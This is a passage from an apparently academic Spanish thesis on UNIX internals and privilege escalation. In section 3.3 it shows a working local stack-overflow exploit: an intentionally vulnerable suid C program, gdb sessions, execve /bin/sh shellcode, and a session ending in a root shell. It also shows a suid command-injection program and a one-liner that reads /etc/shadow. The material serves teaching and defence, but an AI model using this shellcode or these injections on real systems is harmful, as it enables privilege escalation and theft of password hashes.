La arquitectura de UNIX se muestra en la *Figura 7* y cuenta entre sus características (Mck96) con tener un *kernel* monolítico, ser multitarea y multiusuario, su *kernel* está programado en lenguaje de nivel medio[21], cuenta con una interfaz para desarrollar programas de usuario, utiliza archivos como *abstracciones de dispositivos*, posee una implementación de tcp/ip e implementa persistencia de procesos llamados *servicios* manejados por *inetd*[22].




Figura 7: Arquitectura de UNIX.

2.2. Sistemas operativos basados en UNIX

Algunas de sus implementaciones más importantes son:

Solaris de Oracle. Uno de los sistemas operativos UNIX más difundidos en el entorno empresarial y reconocido por su estabilidad, parte del código fuente de Solaris se ha liberado con la licencia de fuentes abiertas *OpenSolaris*.

[21] El lenguaje de programación *C* es considerado un lenguaje de *nivel medio* por su capacidad de manejo de *hardware* e invocación directa de *lenguaje ensamblador* dentro del propio código *C*.

[22] *Inetd* es un *servicio* conocido como el *super servidor de internet*, ya que gestiona las conexiones de varios *servicios*. La ejecución de una única instancia de *inetd* reduce la carga del sistema en comparación con lo que significaría ejecutar cada uno de los *servicios* que gestiona de forma individual.

AIX de IBM. El UNIX de IBM continúa en desarrollo con una perceptible herencia del *mainframe* en campos como la virtualización heredada de su *hermano mayor*.

HP-UX de Hewlett-Packard. Este sistema operativo también nació ligado a las computadoras departamentales de este fabricante, es estable y está en continuo desarrollo.

Mac OS X. Se trata de un UNIX completo aprobado por The Open Group[23], su diferencia marcada es que posee una interfaz gráfica propietaria llamada *Aqua* que está principalmente desarrollada en *Objective-C* en lugar de *C* o *C++*.

Existen sistemas operativos basados en el *kernel* de Linux y el conjunto de programas conocido como GNU/Linux, entre los más utilizados se encuentran los siguientes:

- Red Hat Enterprise Linux. Su fabricante Red Hat es conocido por su amplia gama de soluciones y aportes al desarrollo del *software libre*. Apoya el proyecto Fedora del cual se beneficia y de ella se derivan distribuciones compatibles como Oracle Enterprise Linux y CentOS, también la distribución Mandriva Linux se basó en una de sus primeras versiones.

- SUSE Linux de Novell. Originalmente liberado por la compañía alemana SuSE, es popular por sus herramientas de administración centralizada, de manera análoga a Red Hat con Fedora apoya el proyecto openSUSE.

- Debian GNU/Linux. Con una de las comunidades más grandes y antiguas del movimiento de *software libre* es base para otras distribuciones como Xandros, Mepis, Linspire y Ubuntu.

[23]Grupo que fue reconocido por publicar el artículo *Single UNIX Specification* el cual extiende los estándares de POSIX y es la definición oficial del sistema operativo conocido como UNIX.

- Free BSD. Quizá el sistema operativo más popular de la familia, de propósito múltiple, con una implementación *smp*[24] muy elaborada es el sistema operativo utilizado por los servidores de Yahoo y es la base de muchos sistemas como el Mac OS X de Apple.

- Open BSD. Ampliamente reconocido por su seguridad proactiva y auditoría permanente del código fuente, es utilizado en ambientes donde la seguridad prima sobre todo, es usual encontrarlo instalado en servidores que actúan como *firewall*.

Las siguientes implementaciones de UNIX tienen importancia desde el punto de vista histórico, no obstante actualmente están en desuso.

UNIX Ware y SCO Open Server anteriormente de Santa Cruz Operation y ahora de SCO Group.

IRIX de Silicon Graphics Inc..

2.3. Manejo de *llamadas al sistema* en UNIX

El manejador de las *llamadas al sistema* de UNIX trabaja de la siguiente manera (Mck96):

1. Verifica que los parámetros de la *llamada al sistema* sean localizados en un *espacio de direcciones* válido para el usuario solicitante, entonces procede a copiar estos parámetros al *espacio de direcciones* del *dominio kernel*.

2. Llama a la rutina del *kernel* que implementa la *llamada al sistema* solicitada.

[24] *Multiproceso simétrico* es un tipo de arquitectura de computadoras en la que dos o más procesadores comparten una única memoria central.

3. Eventualmente la *llamada al sistema* regresa un valor al solicitante, este puede ser de éxito o fallo, por convención regresa en la mayoría de los casos un cero si se realizó con éxito y diferente de cero si ocurrió algún error.

4. Después de ejecutar la *llamada al sistema*, el manejador coloca el *valor de retorno* como valor de la función, en caso contrario lo coloca en la variable *errno*[25].

2.3.1. *Traps*

Un *trap* normalmente ocurre por errores no intencionados como el intento de realizar divisiones aritméticas por cero o apuntadores[26] de memoria inválidos o *nulos*, por ejemplo en lenguaje *C NULL* es igual a cero, lo que implicaría que el apuntador estaría *apuntando* a la *dirección cero* de la memoria, lo que podría ocasionar un fallo debido a que las *direcciones bajas* de la memoria son reservadas para la ejecución del sistema operativo, puede ocurrir también por la violación de algún segmento del *espacio de direcciones* por ejemplo en un *desbordamiento de pila* el cual se detalla en la sección 3.3.1, a continuación se lista el flujo de operación del manejador de *traps*:

1. Primero el *estado*[27] del proceso es guardado.

2. El manejador determina el tipo de *trap* y manda una señal para gestionar su manejo.

3. Finalmente atiende las señales pendientes y procesos de alta prioridad, termina idénticamente como lo hace el manejador de *llamadas al sistema*.

[25] Variable *global* de un programa.

[26] Ibídem secc. 1.5.1 p. 9.

[27] Estado del procesador e identificadores de archivos abiertos.

2.4. Procesos en UNIX

En esta sección se describe la forma en que el sistema operativo UNIX maneja los procesos, manejo que implementa a través del uso de las *llamadas al sistema* más importantes referentes a su creación: *fork()*, *exec()*, *wait()* y *exit()*, comunicación local: *pipe()*, *read()* y *write()* y comunicación remota: *socket()*, *receive()* y *send()*.

2.4.1. *Ciclo de vida: fork(), exec(), wait() y exit()*

La creación de un proceso en UNIX se realiza a través de la invocación a la *llamada al sistema fork()*, el proceso que invoca a *fork()* será el *padre* del nuevo *proceso hijo* creado, el código ejecutable del *proceso hijo* en este momento es igual al código del *proceso padre*, por lo que es necesario que se le asigne una tarea a realizar, el *proceso padre* le asignará dicha tarea a través de invocar a la *llamada al sistema exec()*, con esto el *proceso hijo* adquirirá *identidad propia* en el contexto de lo expuesto en la sección 1.3.2, después el *proceso padre* esperará a que *su hijo* termine, esta espera la realiza a través del uso de la *llamada al sistema wait()*, cuando el *proceso hijo* finaliza su tarea avisa a *su padre* que ya finalizó y se *inmola* invocando la *llamada al sistema exit()*[28] (UNIX2) (Ste92).

[28]En el estándar POSIX.1 se especifican las funciones relacionadas a la creación y control de procesos.

2.4.2. Comunicación local: *pipe()*, *read()* y *write()*

Los *pipes*[29] son la forma antigua de comunicación de los procesos en UNIX y es facilitada por todos los sistemas UNIX pero tienen las siguientes limitaciones:

1. Los datos fluyen sólo en una dirección.

2. Pueden ser utilizados sólo para comunicar procesos con ancestro común.

Un *pipe* es creado por un proceso cuando este llama a *fork()* y es utilizado entre el *proceso padre* y el *proceso hijo* para comunicarse, en la *Figura 8* se muestra un *pipe* utilizado por dos procesos jerárquicamente relacionados para comunicarse.




Figura 8: *Pipes*: comunicación de procesos con ancestro común.

2.4.3. Comunicación remota: *socket()*, *receive()* y *send()*

Se utiliza la *llamada al sistema socket()* para comunicar procesos que no necesariamente tienen como ancestro al mismo *proceso 1* (*init*), es decir, para comunicar procesos que en la mayoría de los casos no son procesos pertenecientes a la misma instancia de ejecución del sistema operativo.

[29]En el estándar POSIX.1 se especifican la *llamada al sistema pipe()*.

El envío y recepción de datos se realiza a través de las *llamadas al sistema send()* y *receive()* respectivamente, en la *Figura 9* se muestran *sockets* que comunican procesos jerárquicamente no relacionados.




Figura 9: *Sockets*: comunicación de procesos no necesariamente con ancestro común.

2.5. Diseño de seguridad de UNIX: *permisos*

Los tipos de *dominios de ejecución* de *usuario* y *kernel*[30] en UNIX son una herencia de un mecanismo más poderoso de conmutación de *dominios* que fue utilizado en MULTICS donde los procesos consistían de una *colección de procesos* y cada *colección vivía* en su propio *dominio de ejecución* o permisos asociados, adoptando esta idea se llevó a UNIX la capacidad de conmutar hacia el *dominio kernel* desde el *dominio de usuario* la cual se implementó a través de los *programas*[31] *suid*.

Cuando un proceso de usuario utiliza una *llamada al sistema* se conmuta desde el *dominio de usuario* al *dominio kernel*, es decir, una *llamada al sistema* causa una conmutación del *dominio de ejecución* del proceso, enmarcado en el contexto de lo expuesto en la sección 1.5.

[30]El nivel más privilegiado del sistema operativo.

[31]Ibídem Prólogo, p. iii.

El diseño de seguridad del sistema operativo UNIX está basado en *dominios de ejecución* los cuales quedan determinados por los permisos, así el control de acceso está definido por los doce[32] *bits* de permisos. El *dominio de ejecución* de un proceso en UNIX queda determinado por el *euid* y *egid* que son el identificador de usuario y grupo *efectivo* respectivamente. En UNIX la *llamada al sistema chmod()* permite modificar los permisos de acceso y el *comando chmod* implementa esta *llamada*.

Las *llamadas al sistema getuid()* y *geteuid()* proporcionan información sobre el usuario *real y efectivo* respectivamente[33] con los que se ejecuta un programa. Para los fines de este trabajo se hace énfasis en las repercusiones a la seguridad del sistema operativo que genera un programa al tener el *bit suid* habilitado, debido a que remplazará su *euid* por el *uid* del propietario durante su ejecución y con ello tendrá acceso a un distinto conjunto de *objetos* y operaciones disponibles en este nuevo *dominio de ejecución*, por lo cual un programa propiedad del *super usuario root* que tenga este *bit* habilitado conmutará al *dominio de ejecución kernel* cuando sea ejecutado por cualquier otro usuario del sistema.

En UNIX cuando un proceso invoca a otro que *vive* en otro *dominio* ocurre un *trap* el cual verificará los permisos del proceso invocador y en su caso procederá a conmutar el *dominio de ejecución*, en la *Figura 10* (siguiente página) se muestra la relación entre el *bit suid*[34] y el *ciclo de vida* de un proceso.

[32]Ibídem Introducción, p. vi.

[33]Análogamente las *llamadas al sistema getgid()* y *getegid()* son utilizadas para obtener el grupo real y efectivo respectivamente.

[34]Ibídem Introducción, p. vi.




Figura 10: Verificación del *bit suid* durante el *ciclo de vida* de un proceso.

La *llamada al sistema exec()* es la encargada de verificar si el *bit suid* de un programa está habilitado (LiK), si lo está entonces el *usuario efectivo euid* con el que se *ejecutará el programa hijo*[35] es remplazado por el *uid* del propietario del programa, programa que será su *tarea asignada* bajo el contexto de lo expuesto en la sección 2.4.1.

2.6. Virus en UNIX

Contrariamente a lo que comúnmente se cree, la estructura de los programas en los sistemas UNIX los hacen susceptibles a ser atacados por *virus informáticos*, dicha estructura está formada por los segmentos[36] de *pila*, *código* y de *datos*. Debido a que UNIX implementa un requerimiento para que los programas se ajusten a un múltiplo del tamaño de una *página* de 1024 *bytes* y para que el tamaño de un programa sea múltiplo de 1024, de requerirlo se le agregan *nulos*[37] al final del *segmento de código*, esta zona es propicia para que un virus pudiera insertarse si *procura* que el tamaño del programa permanezca inalterado, lo que requeriría virus muy compactos.

[35]Ibidem secc. 2.4.1 p. 17.

[36]Ibídem secc.1.3.1 p. 3.

[37]Depende de la implementación la reservación de un valor utilizado para este fin, comúnmente se utiliza cero.

2.7. Otra amenaza: *bibliotecas compartidas*

Si bien en el pasado los programas en UNIX contenían todo el código ejecutable e inicializaban los datos del proceso, las nuevas versiones agregan una posibilidad distinta llamada *bibliotecas compartidas*.

Las *bibliotecas compartidas* funcionan de la siguiente manera: UNIX guarda un índice de las rutinas que el programa utilizará y las carga a medida que el programa en ejecución las necesita, esta *biblioteca* puede ser utilizada por distintos programas, esta característica tiene ventajas como evitar redundancia de instrucciones y la generación de programas más pequeños pero también ofrece una buena oportunidad para que los *creadores de virus*[38] *puedan infectar a los programas* que la utilicen. Aunque todavía no existe aún ningún virus conocido que aproveche esta característica, las *bibliotecas compartidas* darían la posibilidad de infectar el ambiente UNIX sin necesidad de atacar cada archivo en particular, con sólo colocar el virus en una *biblioteca compartida* esa *biblioteca* activará el virus cada vez que esta fuese cargada en los diferentes programas.

[38]Programadores con elevados conocimientos en cómputo que realizan programas con fines maliciosos los cuales asemejan en su infección y reproducción a los virus biológicos (Coh85).

2.8. Resumen del capítulo 2

UNIX *nace* a finales de la década de los 60s, actualmente está programado en lenguaje *C*, es un sistema multitarea y multiusuario. El *kernel* de UNIX es monolítico. Existen varios sistemas operativos comerciales y libres basados en UNIX, GNU/Linux Debian y Solaris son de los más populares. En base a la clasificación de seguridad del *libro naranja* y considerando una instalación estándar, UNIX actualmente es de clase C1. El manejador de *llamadas al sistema* verifica que los parámetros de la *llamada* estén localizados en el *espacio de direcciones* válido para el usuario solicitante. Las *llamadas al sistema* relacionadas al *ciclo de vida* de un proceso en UNIX son *fork()*, *exec()* y *exit()*. UNIX soporta la comunicación local entre procesos jerárquicamente relacionados y remota o no jerárquicamente relacionada. El diseño de seguridad de UNIX está basado en permisos. El *dominio de ejecución* de un proceso en UNIX está determinado por los identificadores *euid* y *eguid*. Si un programa tiene el *bit suid* habilitado entonces la *llamada al sistema exec()* cambia el *euid* del programa en ejecución por el *uid* del propietario del programa. Los *virus informáticos* pueden encontrar en UNIX una oportunidad de reproducción, por su característica de requerir paginación.

3. Ataques cuyo objetivo es escalar privilegios

3.1. Ataque

Un ataque se define como toda acción que concrete una violación a la confidencialidad, integridad o disponibilidad[39] de los recursos del sistema informático, en general aprovecha una debilidad del sistema (7498-2).

3.1.1. Ataques activos

Implican algún tipo de modificación de los datos por ejemplo suplantación de identidad o modificación de mensajes.

3.1.2. Ataques pasivos

Estos ataques no alteran la comunicación o la información transmitida sino que únicamente la *escuchan* (monitorean u observan) para obtener la información que está siendo transmitida o almacenada, este tipo de ataques son muy difíciles de detectar ya que no provocan ninguna alteración a los datos, es posible evitar su éxito mediante el cifrado[40] de la información.

[39] Características de la *seguridad*.

[40] Glosario de términos, p. 51.

3.2. Los errores de programación más peligrosos

En el 2011 CWE/SANS publicó los 25 errores más peligrosos de *software* (*Top* 25), se trata de una lista de los errores más comunes y críticos que podrían conducir a serias vulnerabilidades en los sistemas de *software* (Cwe), son peligrosos porque con frecuencia permiten a los atacantes tomar el *control total* del sistema operativo, extraer datos o evitar que el sistema funcione parcial o completamente, tales vulnerabilidades a menudo son fáciles de encontrar y fáciles de aprovechar.

La lista *Top* 25 es una buena herramienta en la educación y apoyo a los programadores para evitar este tipo de vulnerabilidades, mediante la identificación y eliminación de errores comunes que se producen antes de que el *software* sea incluso liberado. Los clientes de *software* pueden utilizar la misma lista para solicitar un *software* más seguro, puede ser utilizada por los investigadores de programación segura para centrarse en un subconjunto limitado pero importante de todas las debilidades de seguridad conocidas, por último, los directivos y gerentes de las organizaciones pueden utilizar la lista *Top* 25 como métrica en sus esfuerzos para asegurar su *software* desarrollado. La lista es el resultado de la colaboración entre el Instituto SANS, MITRE y expertos destacados de seguridad en desarrollo de *software* de Estados Unidos y Europa. MITRE mantiene el sitio web CWE, con el apoyo de la División de Seguridad Nacional del Departamento de Estado de Estados Unidos. El *Top* 25 2011 aporta mejoras a la lista de 2010, pero el espíritu y los objetivos siguen siendo los mismos.

Las entradas de esta lista se priorizan de acuerdo a su criticidad con los aportes de más de veinte organizaciones, que evaluaron cada debilidad, la lista contiene además un pequeño conjunto de las consideraciones más eficaces que ayudan a los programadores a reducir o eliminar estos errores, en la *Tabla 2* (siguiente página) se muestran los errores que encabezan esta lista publicada en septiembre de 2011.

Posición	Puntos	Descripción
[1]	93.8	Inapropiado manejo de las sentencias de entrada utilizadas en SQL('Inyección SQL')
[2]	83.3	Inapropiado manejo de los parámetros utilizados en los comandos del Sistema Operativo ('Inyección de parámetros a comandos del Sistema Operativo')
[3]	79.0	Copiar a *buffer* sin validar el tamaño de la entrada ('Desbordamiento de pila clásico')
[...]	...	...

Tabla 2: Errores que encabezan el *Top 25* de los errores de *software* más peligrosos.

Los errores que derivan en escenarios propicios para la *inyección* son los más peligrosos de esta lista ya que permiten extender la funcionalidad de un programa permitiendo así ejecutar sobre el sistema operativo operaciones que podrían en algunos casos derivar en el compromiso de su seguridad.

3.3. Inyección

Las técnicas para escalar privilegios descritas a continuación, conocidas genericamente como *de inyeccion* son posibles por la débil validación de los parámetros de entrada de los programas vulnerables, en la *Figura 11* (siguiente página) se muestra una analogía entre este tipo de técnicas utilizadas en el *arte* de la escalación de privilegios y una inyección comúnmente realizada en el área médica.

3.3.1. Inyección de código: *desbordamiento de pila*

En la *inyección de código* un atacante añade *su propio código ejecutable* al código ejecutable existente, con esto extiende la funcionalidad del programa vulnerable, así

el código ejecutable *inyectado* se ejecutará con los mismos permisos que tenga el *programa vulnerable inyectado.*




Figura 11: Inyección al sistema operativo.

En el contexto de la *programación segura* el *desbordamiento de pila* es un error que se produce cuando un programa no maneja adecuadamente la cantidad de datos que se copian sobre el área de memoria previamente reservada (*buffer*), es decir, si la cantidad de datos de entrada es mayor a la que previamente se reservó entonces los *bytes sobrantes* se colocarán en zonas de memoria adyacentes sobreescribiendo su contenido[41] original, a través de esta técnica un atacante puede evadir las limitaciones impuestas por los controles de seguridad. Si el programa con la debilidad citada además tiene altos privilegios de ejecución entonces generará una vulnerabilidad para la seguridad del sistema operativo, la *Figura 12* se muestra una analogía entre esta técnica utilizada para escalar privilegios en un sistema operativo y la prueba de los cien metros del atletismo.

Figura 12: Inyección de código *la técnica reina* de la escalación de privilegios.

[41]Este ataque lo que pretende es sobreescribir la *dirección de retorno*, que es la dirección de memoria de *la siguiente instrucción que se ejecutará* después de la finalización del programa, de esta manera pretende transferir la *continuación de la ejecución* hacia un código *convenientemente preparado* (Ale96).

A continuación se expone como se puede llevar a la práctica este ataque, se comienza por describir las herramientas necesarias, se expone como ejemplo el código fuente de un programa vulnerable a *desbordamiento de pila* y su programa correspondiente con el *bit suid* habilitado, también se detalla como podría ser aprovechado por un atacante para *obtener un shell root* a través del uso de esta técnica.

3.3.2. Herramientas: compilador y depurador

Un *compilador* es un programa que recibe como entrada un *archivo fuente* escrito en algún lenguaje de programación, generará su código objeto[42] y programa correspondiente. El proceso de compilación tiene entre sus fases al análisis sintáctico, semántico y generación de código objeto, compiladores modernos además incorporan una fase intermedia de optimización con la finalidad de generar programas más pequeños y más rápidos[43] en su ejecución. El compilador del sistema operativo GNU/Linux Debian 7.2 *wheezy* es GCC, el cual acepta como entrada programas escritos en lenguaje *C*, la manera de compilar un *archivo fuente* y generar su correspondiente *programa ejecutable* es %gcc -o nombre_programa_ejecutable *nombre_archivo_fuente.c*.

Un *depurador* es una herramienta que auxilia en el mantenimiento de programas, se utiliza para observar el *estado*[44] *del procesador* durante la *ejecución de un programa*. GDB[45] es el depurador por excelencia de los sistemas Linux, existen versiones de GDB para la mayoría de los sistemas basados en UNIX, la forma común de utilizarlo es %gdb *./nombre_programa_ejecutable*.

[42] El código objeto es un código *casi listo* para su ejecución que sólo requiere ser *enlazado* con las rutinas necesarias y cargado en memoria para ejecutarse. Cuando ya ha sido *enlazado* se convierte en un *programa ejecutable* bajo el contexto de lo expuesto en la Introducción p. vi.

[43] Esto lo logra eliminando instrucciones redundantes y bajando la complejidad del algoritmo cuando esto es posible.

[44] Valores de los *registros del procesador* como el *registro contador de programa* en el cual se almacena la dirección de memoria donde se encuentra *la siguiente instrucción a ejecutar*.

[45] Acrónimo de GNU Debuger.

```
/* vulnerable.c */
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

Código 1: Código fuente *C* de un programa vulnerable a *desbordamiento de pila*.

```
root@unix# gcc -o vulnerable vulnerable.c; chmod +s ./vulnerable
```

Sesión intérprete de comandos 1: Compilación del código fuente de un programa vulnerable a *desbordamiento de pila*.

3.3.3. Construcción de un programa vulnerable a *desbordamiento de pila* con su *bit suid* habilitado

Un programa vulnerable a *desbordamiento de pila* es aquel que no valida la cantidad de datos de entrada como ejemplifica el *Código 1* (que sólo reserva cinco *bytes* para la entrada de datos) y que además es compilado por un usuario privilegiado como lo muestra la *Sesión intérprete de comandos 1*.

3.3.4. Aprovechamiento: obteniendo un intérprete de comando con máximos privilegios a partir del programa vulnerable a *desbordamiento de pila*

Un atacante con conocimiento del funcionamiento de la arquitectura de la computadora[46] podría aprovechar la debilidad que supone la generación del programa anterior de la siguiente manera:

[46]Modelo de memoria *little endian* o *big endian*, tamaño de los registros, desplazamientos, etc.

```
gdb ./vulnerable
(gdb) run ‘perl -e ’print ”J”x16’‘
Program exited normally.
(gdb) run ‘perl -e ’print ”J”x17’‘
Program received signal SIGSEGV.
Segmentation fault.
```

Sesión gdb 1: Localizando la *dirección de retorno* (primera parte).

```
(gdb) run ‘perl -e ’print”J”x17 . ”A”x3’‘
Program received signal SIGSEGV. Segmentation fault.
0x00414141 in ?? ()
```

Sesión gdb 2: Localizando la *dirección de retorno* (segunda parte).

Con ayuda del depurador *gdb* podría determinar la cantidad de *bytes* necesarios para sobreescribir la *dirección de retorno* y después podría remplazarla por una dirección *convenientemente preparada*, es decir, por una donde *inicie* del código que desea ejecutar, esto lo podría lograr de la siguiente manera:

Como lo muestra la *Sesión gdb 1* con una entrada de dieciseis *bytes* la ejecución del programa termina de manera *normal*, pero a partir del *byte* diecisiete, la ejecución causa una *violación de segmento*, es decir, se comienza a sobreescribir la *dirección de retorno*. Como lo muestra la *Sesión gdb 2* cuando a estos diecisiete *bytes* se añaden tres *bytes* con el caracter *A* (41 en hexadecimal) el depurador envía un error pues *no reconoce la dirección de retorno*[47] *0x00414141* como válida, es decir, esa diercción no contiene un *código de operación*[48] reconocido, en este punto ya le sería posible establecer al atacante que después de los primeros diecisiete *bytes*, los siguientes cuatro sobreescribirán la *dirección de retorno*.

[47]En el estándar POSIX.1 se especifican las *llamadas al sistema* relacionadas a excepciones por violación de segmento y excepciones por instrucción ilegal.

[48]Ibídem Introducción, p. vi.

```
jonyx@unix perl -e 'print "\x31\xc0\xb0\x46\x31\xdb\x31
\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08
\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8
\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";'>shellcode
jonyx@unix export SHELLCODE=“perl -e 'print "90"x100;'“cat shellcode‘
```

Sesión intérprete de comandos 2: Colocando el código ejecutable de un intérprete de comandos en una *variable de entorno*.

```
jonyx@unix# gcc -o direccion_relativa direccion_relativa.c
jonyx@unix# ./direccion_relativa SHELLCODE ./vulnerable
SHELLCODE está en 0xbffff96f
jonyx@unix# ./vulnerable ‘perl -e 'print "A"x17 . "\x6f\xf9\xff\xbf"'‘
# whoami
root
#
```

Sesión intérprete de comandos 3: Obteniendo intérprete de comandos con máximos privilegios: aprovechamiento de programa vulnerable a *desbordamiento de pila*.

Ahora al atacante sólo le haría falta sobreescribir esa dirección con otra donde *inicie* el código ejecutable de un *intérprete de comandos* y quedará consumado el ataque, lo cual podría realizar de la siguiente manera:

A través de la ejecución del programa producto de la compilación del *Código 2* (siguiente página) podría calcular la *nueva dirección de retorno* a la que él pretenda que continúe la ejecución del programa, por ejemplo hacia la direccion de *inicio* del código ejecutable de un *intérprete de comandos*, el cual podría estar almacenado en una *variable de entorno* que previamente pudo haber asignado como lo muestra la *Sesión intérprete de comandos 2* y así poder aprovechar la vulnerabilidad del programa ./vulnerable como lo muestra *Sesión intérprete de comandos 3* para obtener un *shell root*.

```
/* direccion_relativa.c */
int main(int argc, char *argv[])
{
    char *ptr;
     ptr = getenv(argv[1]);
     ptr += (strlen(argv[0]) - strlen(argv[2]))*2;
    printf("\%s esta en \%p", argv[1], ptr);
return 0;
}
```

Código 2: Código fuente *C* de un programa que obtiene la dirección relativa a una *variable de entorno*.

3.3.5. Inyección de parámetros

El propósito de este ataque es ejecutar *instrucciones convenientes* a través de *inyectar parámetros* a un programa vulnerable y de esta manera aprovechar que los *parámetros inyectados* serán ejecutados con los mismos permisos que tenga el programa vulnerable.

3.3.6. Inyección de parámetros a un comando del sistema operativo

El ataque de *inyección de parámetros* a un comando del sistema operativo ocurre cuando un atacante ejecuta comandos con niveles altos de ejecución (generalmente nivel o *dominio kernel*) a través del uso *conveniente* que haga de los parámetros de un programa vulnerable (Wasp).

El *Código 3* (siguiente página) ejemplifica esta vulnerabilidad que podría tener un programa en UNIX, el programa producto de la compilación del *Código 3* si además se le habilita el *bit suid* como lo muestra *Sesión intérprete de comandos 4* (siguiente página) generará una debilidad a la seguridad del sistema operativo.

```
/* dummysystem.c */
int main(int argc, char *argv[])
{
    char comando[256];

    memset(comando, 0, sizeof(comando));
    strncat(comando,argv[1], strlen(argv[1]));

    system(comando);
return 0;
}
```

Código 3: Código fuente *C* de un programa vulnerable a *inyección de parámetros*.

```
root@unix# gcc -o dummysystem dummysystem.c
root@unix# chmod +s ./dummysystem
```

Sesión intérprete de comandos 4: Compilación del código fuente de un programa vulnerable a *inyección de parámetros*.

Un atacante podría ejecutar el programa ./dummysystem pasándole un parámetro *conveniente* como lo ejemplifica la *Sesión intérprete de comandos 5* y obtener acceso a la información de las cuentas del sistema, lo que comprometería seriamente la seguridad del sistema operativo ya que con esta información el atacante estaría en posibilidad de realizar un ataque a las contraseñas asociadas a las mismas.

```
jonyx@unix# ./dummysystem ls; cat /etc/shadow
```

Sesión intérprete de comandos 5: Aprovechamiento de un programa vulnerable a *inyección de parámetros*.

3.4. Otros ataques

3.4.1. Incidente interno

Cuando un activo informático de la organización es utilizado en un ataque como objetivo o como parte de él, por ejemplo un ataque realizado por un empleado, es considerado un incidente interno, tal incidente puede ser causado por cualquier entidad[49] que tenga pleno o parcial acceso y conocimiento de la infraestructura informática de la organización, uno de los mayores riesgos es que a menudo estos incidentes son pasados por alto.

3.4.2. Fuerza bruta

Si las contraseñas fueran de siete letras y cada letra se escogiera de un conjunto de 95 posibilidades entonces se tendrán 95^7 posibles contraseñas distintas y si además se cifran, entonces un atacante requeriría alrededor de 7 x 10^{13} cifrados, que a razón de mil cifrados por segundo le tomaría dos mil años construir la lista completa de todas las contraseñas distintas posibles. Los ataques por fuerza bruta, dado que utilizan el método de prueba y error, son muy costosos en tiempo computacional.

3.4.3. Acceso físico

Desde la perspectiva de la seguridad física, el problema real comienza en el momento en que un atacante tiene acceso a la computadora donde se encuentra el sistema operativo, ya que a través del uso de un *live usb*[50] puede obtener un *shell root* del sistema y realizar tareas administrativas como creación de cuentas de usuario o modificación de archivos de configuración.

[49] Usuario o proceso.

[50] Dispositivo *usb* con un sistema operativo UNIX que se puede ejecutar sin necesidad de instalarlo en la computadora.

3.5. Resumen del capítulo 3

Toda acción que conncrete una violación a la seguridad es un ataque, los ataques se clasifican en activos y pasivos. Se debe controlar el acceso físico a los activos informáticos así como procurar que los espacios físicos donde se encuentran cuenten con normas de seguridad. Un incidente interno es originado por entidades con acceso a la infraestructura informática de la organización. Los programas pueden ser vulnerables a *inyección de código o inyección de parámetros*, los programas del sistema operativo son objetivo de este tipo de ataques. Dentro de los errores más peligrosos del *software* destacan los de *inyección* sql y de parámetros a comandos del sistema operativo así como el *desbordamiento de pila*, los cuales pueden ser aprovechados por un atacante para escalar privilegios implícita o explícitamente dentro de un sistema operativo.

4. Escalamiento de privilegios, usando programas que implementan la *llamada al sistema exec* y permiten ser ejecutados mediante *programas suid*

En este capítulo se analiza el código fuente del programa básico *more* y con ello se sustenta que actualmente UNIX incorpora programas básicos que exponen la *llamada al sistema exec()*[51] y que en combinación con la *capacidad suid* generan un escenario de compromiso para la seguridad del sistema operativo, se detalla como podría ser aprovechado este escenario por un atacante para obtener un *shell root*.

4.1. Análisis de un programa potencialmente vulnerable

